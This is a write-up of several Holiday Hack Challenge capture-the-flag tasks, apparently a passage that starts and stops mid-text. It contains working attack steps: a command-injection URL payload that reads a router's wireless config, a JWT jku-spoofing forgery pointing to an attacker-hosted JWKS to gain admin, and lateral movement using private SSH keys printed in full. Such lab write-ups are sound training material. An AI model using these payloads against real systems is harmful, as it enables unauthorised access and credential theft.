N.B. any submitted commands must be URL-encoded if they contain spaces etc.
To execute commands, we must make TWO requests to the country endpoint as below:
https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&country=$(command)We can test this with a simple ls command to list contents of the current directory.
https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&country=$(ls)The first time we submit this request we should expect to see an 'OK' message:

Submitting this request one more time will then successfully execute the command:

We can now proceed to locate the Wi-Fi password within the router config... which can be located within the /etc/config/wireless file.
https://dosis-network-down.holidayhackchallenge.com/cgi-bin/luci/;stok=/locale?form=country&country=$(cat%20%2Fetc%2Fconfig%2Fwireless)
The Neighborhood
CHALLENGE: Rogue Gnome Identity Provider
Paul has low-privileged access to a Gnome's Diagnostic Interface at gnome-48371.atnascorp using the creds gnome:SittingOnAShelf, but it's just a low-privilege account. To complete this challenge we need to find a privilege escalation vector to identify the name of the malicious firmware file the Gnome downloaded.

SOLUTION: First things first, let's have a look at those notes to see if they contain anything useful...
cat notes
# Sites

## Captured Gnome:
curl http://gnome-48371.atnascorp/

## ATNAS Identity Provider (IdP):
curl http://idp.atnascorp/

## My CyberChef website:
curl http://paulweb.neighborhood/
### My CyberChef site html files:
~/www/


# Credentials

## Gnome credentials (found on a post-it):
Gnome:SittingOnAShelf


# Curl Commands Used in Analysis of Gnome:

## Gnome Diagnostic Interface authentication required page:
curl http://gnome-48371.atnascorp

## Request IDP Login Page
curl http://idp.atnascorp/?return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth

## Authenticate to IDP
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login

## Pass Auth Token to Gnome
curl -v http://gnome-48371.atnascorp/auth?token=<insert-JWT>

## Access Gnome Diagnostic Interface
curl -H 'Cookie: session=<insert-session>' http://gnome-48371.atnascorp/diagnostic-interface

## Analyze the JWT
jwt_tool.py <insert-JWT>
OK, we have some useful cURL commands, and a tool for analysing the JSON Web Token (JWTs).
Let's start with the cURL request for authenticating to the IDP Login Page:
curl -X POST --data-binary $'username=gnome&password=SittingOnAShelf&return_uri=http%3A%2F%2Fgnome-48371.atnascorp%2Fauth' http://idp.atnascorp/login
This gives us a JWT which can be analysed using the jwt_tool.py script provided:
jwt_tool.py eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly9pZHAuYXRuYXNjb3JwLy53ZWxsLWtub3duL2p3a3MuanNvbiIsImtpZCI6ImlkcC1rZXktMjAyNSIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MzI4NDg3MSwiZXhwIjoxNzYzMjkyMDcxLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6ZmFsc2V9.ltBp-15AcHGpKkwjzSgbxQdbEKKr0mwJ40VB6Rj5CVawzY9n5muIjSHhujb80IR6-Y4WSscJAPD4toEPhql7C7sKIQdnZyzYTZMqhQ3BBlAVS56cXnm0rxskuq52l93OEXt7Ze4ePbaJ-DSNEnqJVZllqAD9hcunFVIKC2jfIGfQx0yaicET2Ww5o0zSFJ669y0sbdcdpwFIOHxnPgcUMF7dzk_pW_YonQR2MztoVppOrYNd2cI9cQ1fzhX21l1bGmt7ykmSAGxw4D7hxsIuKJnglalOmU6X5Cq5pDd7H5HvrpTNjy3E11D0ebgQpaIewFrWDbL88YTguUl-PhU3Vg
Note that the JWT is using a jku header which links to a JWKS (JSON Web Key Set) file containing the public key used for the token verification. JWKS spoofing may be possible to force this application to use a public key within our control to verify the token's signature.
First, a new public and private key needs to be generated - we can use mkjwk.org to create this and use the following values discovered via jwt_tool:
Key Size: 2048
Key Use: Signature
Algorithm: RS256: RSASSA-PKCS1-v1_5 using SHA-256
Key ID: idp-key-2025

The public key will need to be hosted in a JWKS file on a webserver we control (in this example, I am using a DigitalOcean droplet I temporarily spun up for this challenge).
Create a jwks.json file and copy the Public Key values from mkjwk:
nano jwks.json{
"keys": [
{
"kty": "RSA",
"e": "AQAB",
"use": "sig",
"kid": "idp-key-2025",
"alg": "RS256",
"n": "og-8bepEfKQKk5LULatuOnXRDylUDqUXd589CP4jpeB8p66KXno4NboSscBJRB9BWom_daR5yJPKu1yz0udcEqr90Np6VszhcRAe0r_km2bFQG7KEYFrfqJkmgO7B7FI7R3Qu7yehLkFuylpCH9PczyJ46RIH_qCENgAB1kky2m6oCsxXlpr_xxOiLhOPmH1bJVau7QEULJdaHh3f0YqA0vXtqTOnQkdC8aKlnOLHd5GT1RI-DrcsT0qxbs5HcuMSkv5S527zLRbv9wbK55w-DxsU4Bq5sPaBHgQd4v3Dy48rPXXMV9XnR8nhpFwtYF22S90N0P-hPzNOYAnxh0Z2Q"
}
]
}Next is to convert the Public and Private Keypair values from mkjwk into PEM format - this website can be used for that purpose.

We can now use this keypair to create a modified JWT. A useful website for this is jwt.io (ensure you paste the original JWT into the JWT Encoder and then switch to JWT Decoder).
The jku URL needs to be updated to point to the jwks.json file hosted on our own webserver and we also need to toggle the admin value from false to true.
Finally, we need to copy and paste the private key that was converted to PEM format.

Serve up the jwks.json file hosted on your own webserver (I am using Python http server for this):
python3 -m http.server 1337Update the cURL request which passes the auth token to contain the modified JWT output on jwt.io - example below:
curl -v http://gnome-48371.atnascorp/auth?token=eyJhbGciOiJSUzI1NiIsImprdSI6Imh0dHA6Ly82OC4xODMuNDYuMTY2OjEzMzcvandrcy5qc29uIiwia2lkIjoiaWRwLWtleS0yMDI1IiwidHlwIjoiSldUIn0.eyJzdWIiOiJnbm9tZSIsImlhdCI6MTc2MzM5NDAxMiwiZXhwIjoxNzYzNDAxMjEyLCJpc3MiOiJodHRwOi8vaWRwLmF0bmFzY29ycC8iLCJhZG1pbiI6dHJ1ZX0.nbnyFe0TE8V2xdSy5paKV5bWSWa642hxZYzkIT7t-er3l5T2O4eWoLCML5JK7noPL58GuAyWMiwK_psB2NJ_ldbMnV7SDEwL8mKypstQ564QRx9UqElZdsWzRH3SyKwb2xpOKkUzUTj6poorShENYmLwZpomiXiCCbuQE4FhWRQliMAMOuaNSsyQXP41olYF8JRXGFkGPL8s94yYngXYKOfCW59xAFzA3ZGLaP-c76fP-kD4ffGcGsbTRB5qL6TyinAcLlCrvJ6V40gqIoeM_4xERs3c7E0PqTYe2iEpovhpR8q5xh6G98d3qM1E48yHOvaFmDidF9lhe6BzxT0rFQSubmitting this at the challenge terminal should give us a session token with admin privileges:

Update the cURL request to access the Gnome Diagnostic Interface with the session value - example below:
curl -H 'Cookie: session=eyJhZG1pbiI6dHJ1ZSwidXNlcm5hbWUiOiJnbm9tZSJ9.aRtEcw.MoqVqQ5IVcPxrPFjFHoQTo-RYmY' http://gnome-48371.atnascorp/diagnostic-interface
The name of the malicious firmware file can be submitted in our badge to complete the challenge: refrigeration-botnet.bin
Grand Hotel
CHALLENGE: Quantgnome Leap
Find and execute the post-quantum cryptography (PQC) key generation program, create a PQC SSH key and connect to the server.

SOLUTION:
Looking around the filesystem we can locate an existing id_rsa file in the hidden .ssh directory for the gnome1 user:


This allows us to log into the server as the gnome1 user:
ssh -i .ssh/id_rsa [email protected]Exit the session and copy the id_rsa private key for the gnome2 user into a new file:
vi id_rsa-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACClDjj8tHtfuBM7jOT2HNf5X7F60fRRQ8U8Q87bwotAngAAAJCtuI5arbiO
WgAAAAtzc2gtZWQyNTUxOQAAACClDjj8tHtfuBM7jOT2HNf5X7F60fRRQ8U8Q87bwotAng
AAAEBDqIf+Zw9iw64oJTCBvz7efllRaz+jeYf/IRpjmoPaNKUOOPy0e1+4EzuM5PYc1/lf
sXrR9FFDxTxDztvCi0CeAAAABmdub21lMgECAwQFBgc=
-----END OPENSSH PRIVATE KEY-----Update permissions on the id_rsa file:
chmod 600 id_rsaWe can now SSH into the server as the gnome2 user:
ssh -i id_rsa [email protected]
As before, we can locate another key in the .ssh folder, this time a MAYO post-quantum key:

Copy and pasting the contents of id_mayo2 into a local file and updating the permissions will allow us to log in as the gnome3 user:
ssh -i id_mayo2 [email protected]
An ECDSA/SPHINCS+ key can be located in the .ssh folder - follow the same process as before to save this locally and login as the gnome4 user:

ssh -i id_ecdsa_nistp256_sphincssha2128fsimple [email protected]
Following the same process as before we can discover a ML-DSA-87 key which allows login to the admin account:
-----BEGIN OPENSSH PRIVATE KEY-----
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
